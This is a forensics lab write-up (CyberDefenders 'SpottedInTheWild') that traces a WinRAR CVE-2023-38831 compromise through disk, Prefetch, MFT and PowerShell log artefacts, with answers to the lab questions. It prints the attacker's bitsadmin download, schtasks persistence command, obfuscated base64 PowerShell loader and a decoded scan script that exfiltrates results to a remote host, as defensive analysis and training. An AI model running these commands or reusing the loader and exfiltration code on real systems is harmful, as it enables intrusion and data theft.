**Challenge:** SpottedInTheWild Lab

**Platform:** CyberDefenders

**Category:** Endpoint Forensics

**Difficulty:** Hard


**Tools Used:** Arsenal Image Mounter, FTK Imager, PECmd, MFTECmd, EvtxECmd, Timeline Explorer, Strings, CyberChef, AnyRun

**Summary:** This lab involved investigating a host that was vulnerable to CVE-2023-38831, enabling arbitrary command execution. The primary tools used were Arsenal Image Mounter, FTK Imager, MFTECmd, EvtxECmd, Strings, CyberChef, and VirusTotal. I found this lab to be enjoyable and quite challenging, testing my forensics skills and research capabilities. For those that enjoy endpoint forensics, I highly recommend giving this lab a shot.

**Scenario:** You are part of the incident response team at FinTrust Bank. This morning, the network monitoring system flagged unusual outbound traffic patterns from several workstations. Preliminary analysis by the IT department has identified a potential compromise linked to an exploited vulnerability in WinRAR software.

**In your investigation into the FinTrust Bank breach, you found an application that was the entry point for the attack. Which application was used to download the malicious file?**

I started off by mounting the VHD using Arsenal Image Mounter. Arsenal Image Mounter is a tool that can mount the contents of disk images as complete disks in Windows. To mount the image using Arsenal Image Mounter, click the Mount disk image button > select the VHD file > click OK, and voila, the virtual hard drive is mounted:




After exploring, I came across an interesting rar archive within the Telegram Desktop folder called SANS SEC401.rar within the Administrator's Downloads folder:


Given that the IT department has identified a potential compromise linked to a vulnerability in the WinRAR software, this file could potentially contain the payload to exploit said vulnerability. After exploring this rar archive using FTK Imager, I can see that it contains a folder called SANS SEC401.pdf, which contains a file called 'SANS SEC401.pdf .cmd':


This is an extremely suspicious file given the .cmd extension. After searching around, this appears to exploit CVE-2023-38831:

## CVE-2023-38831 Detail

### Description

RARLAB WinRAR before 6.23 allows attackers to execute arbitrary code when a user attempts to view a benign file within a ZIP archive. The issue occurs because a ZIP archive may include a benign file (such as an ordinary .JPG file) and also a folder that has the same name as the benign file, and the contents of the folder (which may include executable content) are processed during an attempt to access only the benign file. This was exploited in the wild in April through October 2023.

### Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

**CVSS 3.x Severity and Vector Strings:**

**NIST:** NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

**ADP:** CISA-ADP **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Given that this rar archive is contained with the Telegram Desktop folder, it's safe to assume that the archive was downloaded from Telegram Desktop. If you check the RecentDocs key within the NTUSER.DAT file of the Administrator user, we can see that the rar archive was last opened at 2024-02-03 07:34:15:

| Extension | Value Name | Target Name | Lnk Name | Mru Position | Opened On | Extension Last Opened |
|---|---|---|---|---|---|---|
| RecentDocs | 1 | Telegram Desktop | Telegram Desktop.lnk | 0 | 2024-02-03 07:34:15 | 2024-02-03 07:34:15 |
| RecentDocs | 0 | SANS SEC401.rar | SANS SEC401.rar.lnk | 1 | | 2024-02-03 07:34:15 |
| Folder | 0 | Telegram Desktop | Telegram Desktop.lnk | 0 | 2024-02-03 07:34:15 | |
| .rar | 0 | SANS SEC401.rar | SANS SEC401.rar.lnk | 0 | 2024-02-03 07:34:15 | |

To see when Telegram was last executed, we can use Prefetch files. Windows Prefetch files contain key information about executables that were executed, including the name of the executable, count of how many times the executable was run, timestamp indicating the last 8 times the program was executed, and more. We can use a tool called PECmd to parse the Prefetch directory:

- `.\PECmd.exe -d "D:\C\Windows\prefetch\" --csv . --csvf pre_out.csv`
  - Where -d recursively parses prefetch files within the prefetch directory.
  - --csv . specifies to output the result as a csv in the current directory, and

- --csvf specifies the output file name.

If you open the output using Timeline Explorer, we can see that Telegram.exe was last executed at 2024-02-02 18:30:10:

| Executable Name | Run Count | Hash | Size | Version | Last Run |
|---|---|---|---|---|---|
| = | = | = | = | = | = |
| TELEGRAM.EXE | 1 | A501B473 | 61438 | Windows 10 or Windows 11 | 2024-02-02 18:30:10 |

Unfortunately, none of this can definitively prove that the rar archive was downloaded via Telegram Desktop, however, its presence within the Telegram Desktop folder is enough to pivot from.

Answer: Telegram

**Finding out when the attack started is critical. What is the UTC timestamp for when the suspicious file was first downloaded?**

To find the UTC timestamp of when this rar archive was downloaded, we can parse the MFT using MFTECmd. The Master File Table (MFT) serves as a database that tracks all files and directories on the file system. Each file or directory on the disk has a corresponding MFT record, which acts as a detailed metadata repository for that object.

- `.\MFTECmd.exe -f "D:\C\`$MFT" --csv . --csvf mft_out.csv`
  - Where -f specifies the path to the MFT file.
  - --csv . specifies to output the result as a csv in the current directory, and
  - --csvf specifies the output file name.

If you open the output using Timeline Explorer, we can see the created timestamp of the rar archive:

| File Name | Extension | Is Directory | Has Ads | Is Ads | File Size | Created0x10 |
|---|---|---|---|---|---|---|
| SANS SEC401.rar | .rar | ☐ | ☐ | ☐ | = | = |
| SANS SEC401.rar | .rar | ☐ | ☑ | ☐ | 29729 | 2024-02-03 07:33:20 |

Answer: 2024-02-03 07:33:20

**Knowing which vulnerability was exploited is key to improving security. What is the CVE identifier of the vulnerability used in this attack?**

This attack exploited CVE-2023-38831, an arbitrary code execution vulnerability in WinRAR. This vulnerability involves a specially crafted .rar archive containing both a benign file and a malicious folder with the same name. When a user double-clicks the file insight the archive, WinRAR may execute a script from the identically named folder instead of opening the intended file. In this case, if a user were to double-click SANS SEC401.pdf, WinRAR might execute the .cmd script inside the identically named folder rather than opening the benign PDF file.

Answer: CVE-2023-38831

**In examining the downloaded archive, you noticed a file in with an odd extension indicating it might be malicious. What is the name of this file?**

The suspicious file, disguised as a PDF, actually has a .cmd extension, indicating that it's a command script. We discovered this file previously:

| Name | Size | Type | Date Modified |
|---|---|---|---|
| SANS SEC401.pdf .cmd | 11 | Regular File | 3/02/2024 9:11:32 AM |

Answer: SANS SEC401.pdf .cmd

**Uncovering the methods of payload delivery helps in understanding the attack vectors used. What is the URL used by the attacker to download the second stage of the malware?**

After exporting the 'SANS SEC401.pdf .cmd' file using FTK Imager, we can run the strings command against it to extract strings from the file:

- `strings -n 15 '.\SANS SEC401.pdf .cmd' > strings.txt`

Among the output are several notable strings, including the following:

```
://172.18.35.10:8000/amanwhogetsnorest.jpg%LzKV:~50,1%%LzKV:~23,1%:\Windows\Temp\amanwhogetsnorest.jpg
```

If you generate the SHA256 hash of the 'SANS SEC401.pdf .cmd' file and submit the hash to VirusTotal, we can see that it uses bitsadmin to download a jpg file:

```
bitsadmin /transfer Nothing /download /priority normal http://172.18.35.10:8000/amanwhogetsnorest.jpg C:\Windows\Temp\amanwhogetsnorest.jpg
```

Bitsadmin is a living-of-the-land binary (LOLBIN) that threat actors often leverage to download files, like observed here.

Answer: http://172.18.35.10:8000/amanwhogetsnorest.jpg

**To further understand how attackers cover their tracks, identify the script they used to tamper with the event logs. What is the script name?**

Within the strings of the 'SANS SEC401.pdf .cmd' file, there is a reference to a PowerShell script named Eventlogs.ps1, which appears to be used for tampering with the system's event logs (likely clears the event logs to interfere with forensics):

```
:\Windows\Temp\Eventlogs.ps1
```

Answer: Eventlogs.ps1

**Knowing when unauthorized actions happened helps in understanding the attack. What is the UTC timestamp for when the script that tampered with event logs was run?**

To determine when this PowerShell script was executed, we can parse the Windows Powershell.evtx file using EvtxECmd:

- `.\EvtxECmd.exe -f "D:\C\Windows\System32\winevt\logs\Windows PowerShell.evtx" --csv . --csvf powershell_out.csv`
    - Where -f specifies the path to the evtx file.
    - --csv . specifies to output the result as a csv in the current directory, and
    - --csvf specifies the output file name.

If you open the output in Timeline Explorer, you can observe at 2024-02-03 07:38:01 Eventlogs.ps1 was executed:

```
HostApplication=powershell -NOP -EP Bypass C:\Windows\Temp\Eventlogs.ps1
```

This log is associated with Event ID 403, which is generated when the script finishes executing.

Answer: 2024-02-03 07:38:01

**We need to identify if the attacker maintained access to the machine. What is the command used by the attacker for persistence?**

By searching the file hash of the 'SANS SEC401.pdf .cmd' file on AnyRun, we can find a sandbox analysis report. In that report, we can see that schtasks.exe was used to create a scheduled task named whoisthebata, which runs the run.bat script every 3 minutes with the highest privileges:

```
schtasks /create /sc minute /mo 3 /tn "whoisthebaba" /tr C:
\Windows\Temp\run.bat /RL HIGHEST
```

Answer: schtasks /create /sc minute /mo 3 /tn "whoisthebaba" /tr C:\Windows\Temp\run.bat /RL HIGHEST

**To understand the attacker's data exfiltration strategy, we need to locate where they stored their harvested data. What is the full path of the file storing the data collected by one of the attacker's tools in preparation for data exfiltration?**


By analysing the PowerShell event logs, we can see that at 2024-02-03 07:40:00, shortly after the Eventlogs.ps1 script was executed, another PowerShell script called run.ps1 was executed from the temp directory:

```
{"EventData":{"Data":"Available, None,
\tNewEngineState=Available\n\tPreviousEngineState=None\n\n\tSequenceNumber=13\n\n\tHostN
ame=ConsoleHost\n\tHostVersion=5.1.17763.1\n\tHostId=587fcab0-12ef-4cbe-9169-7559e8b1a30
1\n\tHostApplication=powershell -c
C:\\Windows\\Temp\\run.ps1\n\tEngineVersion=5.1.17763.1\n\tRunspaceId=c0e1ca02-b2aa-492c
-b347-0bea1ee80a26\n\tPipelineId=\n\tCommandName=\n\tCommandType=\n\tScriptName=\n\tComm
andPath=\n\tCommandLine=","Binary":""}}
```


If you locate this file within the mounted image, you can see that it contains a base64 encoded string:


```
$best64code = "K0AVFdEIk9Ga0VWTtAiIyFmdk8CMwADO6UjLx4CO2EjLykTMv8iOwRHdoJCIpJXVtACdzVWdxVmUiV2VtU2avZnbJpQDpkSZslmR0VHc0
V3bkgyclRXeCxGbBRWYlJlO60VZslmRu8USu0WZ0NXeTtFKn5WayR3U0YTZzFmQvRlO60FdyVmdu92Qu0WZ0NXeTtFI9AichZHJK0gIlxWaGRXdwRXdvRCIv
RHIkVmdhNHIzRHb1NXZyBibhN2UiACdz9GStUGdpJ3VK0gCN0nCN0HIgACIK0QZslmR0VHc0V3bkACa0FGUlxWaG1CIk5WZwBXQtASZslmRtQXdPBCfgIiLl
5WasZmZvBycpBCUJRnblJnc1NGJgQ3cvhkIgACIgACIgAiCNIiLl5WasZmZvBycpBCUJRnblJnc1NGJgQ3cvhkIgQ3cvhULlRXaydFIgACIgACIgoQD7BSZz
xWZg0HIgACIK0QZslmR0VHc0V3bkACa0FGUlxWaG1CIk5WZwBXQtASZslmRtQXdPBCfgIiLl5Was52bgMXagAVS05WZyJXdjRCI0N3bIJCIgACIgACIgoQDi
4SZulGbu9GIzlGIQlEduVmcyV3YkACdz9GSiACdz9GStUGdpJ3VgACIgACIgAiCNsHIpwGb15GJgUmbtACdsV3clJHJoAiZpBCIgAiCNoQDlVnbpRnbvNUes
RnblxWaTBibvlGdjFkcvJncF1CIxACduV3bD1CIQlEduVmcyV3YkASZtFmTyVGd1BXbvNULg42bpR3Yl5mbvNUL0NXZUBSPgQHb1NXZyRCIgACIK0gI05WZy
JXdjRSKpEDIrASKn4yJoY2T4VGZulEdzFGTuAVS0JXY0NHJgwCMocmbpJHdzJWdT5CUJRnchR3ckgCJiASPgAVS05WZyJXdjRCIgACIK0wegkyKrQnblJncl
NGJgsDZuVGJgUGbtACduVmcyV3YkAyO0JXY0NHJg0DI05WZyJXdjRCKgI3bmpQDK0QXzsVKoMXZ0lnQzNXZyRGZBRXZH5SKQlEZuVGJoU2cyFGU6oTXzNXZy
RGZBBVSuQXZO5SblR3c5N1Wg0DIk5WZkoQDdNzWpgyclRXeCN3clJHZkFEdldkLpAVS0JXY0NHJoU2cyFGU6oTXzNXZyRGZBRXZH5SKQlEZuVGJoU2cyFGU6oTXzNXZy
RGZBBVSuQXZO5SblR3c5N1Wg0DIk5WZkoQDdNzWpgyclRXeCNiCd4RnL2UzM0wkQcBXblRFXsF2YvxEXhRXYEBHcBxVZslmZvJHUyV2cVpjduVGJiASPgUGbpZEd1BHd19GJK0gI5kjLx4CO2EjLykTMiASPg
AVSk5WZkoQDiEjLx4CO2EjLykTMiASPgAVS0JXY0NHJ" ;
$base64 = $best64code.ToCharArray() ; [array]::Reverse($base64) ; -join $base64 2>&1> $null ;
$LOAdCode = [System.TexT.EncOdING]::uTF8.gETStrING([SYSTeM.COnvErT]::FROmBAse64strIng("$baSE64")) ;
$PWN = "INv"+"oKE"+"-EX"+"pre"+"ssi"+"oN" ; new-alIAS -naME pWn -vALue $Pwn -foRcE ; pwN $LOAdCODe ;
```


Given the behaviour of the PowerShell script, we first need to reverse the encoded string and then decode it. We can do so by using CyberChef:




This script scans the local network and stores the results in the BL4356.txt file. This file is then exfiltrated via a HTTP GET request to 192.168.1.5 over port 8000:

```
$startIP = "192.168.1.1"
$endIP = "192.168.1.99"
$outputFile = "$env:UserProfile\AppData\Local\Temp\BL4356.txt"

$start = [System.Net.IPAddress]::Parse($startIP).GetAddressBytes()[3]
$end = [System.Net.IPAddress]::Parse($endIP).GetAddressBytes()[3]

for ($current = $start; $current -le $end; $current++) {
    $currentIP = "$($startIP.Substring(0, $startIP.LastIndexOf('.') + 1))$current"
    $result = Test-Connection -ComputerName $currentIP -Count 1 -ErrorAction SilentlyContinue

    if ($result -ne $null) {
        Write-Host "Host $currentIP is online."
        "Host $currentIP is online." | Out-File -Append -FilePath $outputFile
    } else {
        Write-Host "Host $currentIP is offline."
        "Host $currentIP is offline." | Out-File -Append -FilePath $outputFile
    }
}

Write-Host "Scan results saved to $outputFile"
$var = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes($outputFile))
Invoke-WebRequest -Uri "http://192.168.1.5:8000/$var" -Method GET
```

IP Range Setup

Output File Location

Loop Over the IP Range

Ping Each IP

Write Result to Console and File

Data Exfiltration

If you navigate to the AppData\Local\Temp directory of the Administrator user, we can find the text file that contains the network scan information:

BL4356.txt

```
Host 192.168.1.1 is online.
Host 192.168.1.2 is offline.
Host 192.168.1.3 is offline.
Host 192.168.1.4 is offline.
Host 192.168.1.5 is online.
Host 192.168.1.6 is offline.
Host 192.168.1.7 is offline.
Host 192.168.1.8 is offline.
Host 192.168.1.9 is offline.
Host 192.168.1.10 is offline.
Host 192.168.1.11 is offline.
Host 192.168.1.12 is offline.
Host 192.168.1.13 is offline.
Host 192.168.1.14 is offline.
Host 192.168.1.15 is offline.
Host 192.168.1.16 is offline.
Host 192.168.1.17 is offline.
Host 192.168.1.18 is offline.
```

Answer: C:\Users\Administrator\AppData\Local\Temp\BL4356.txt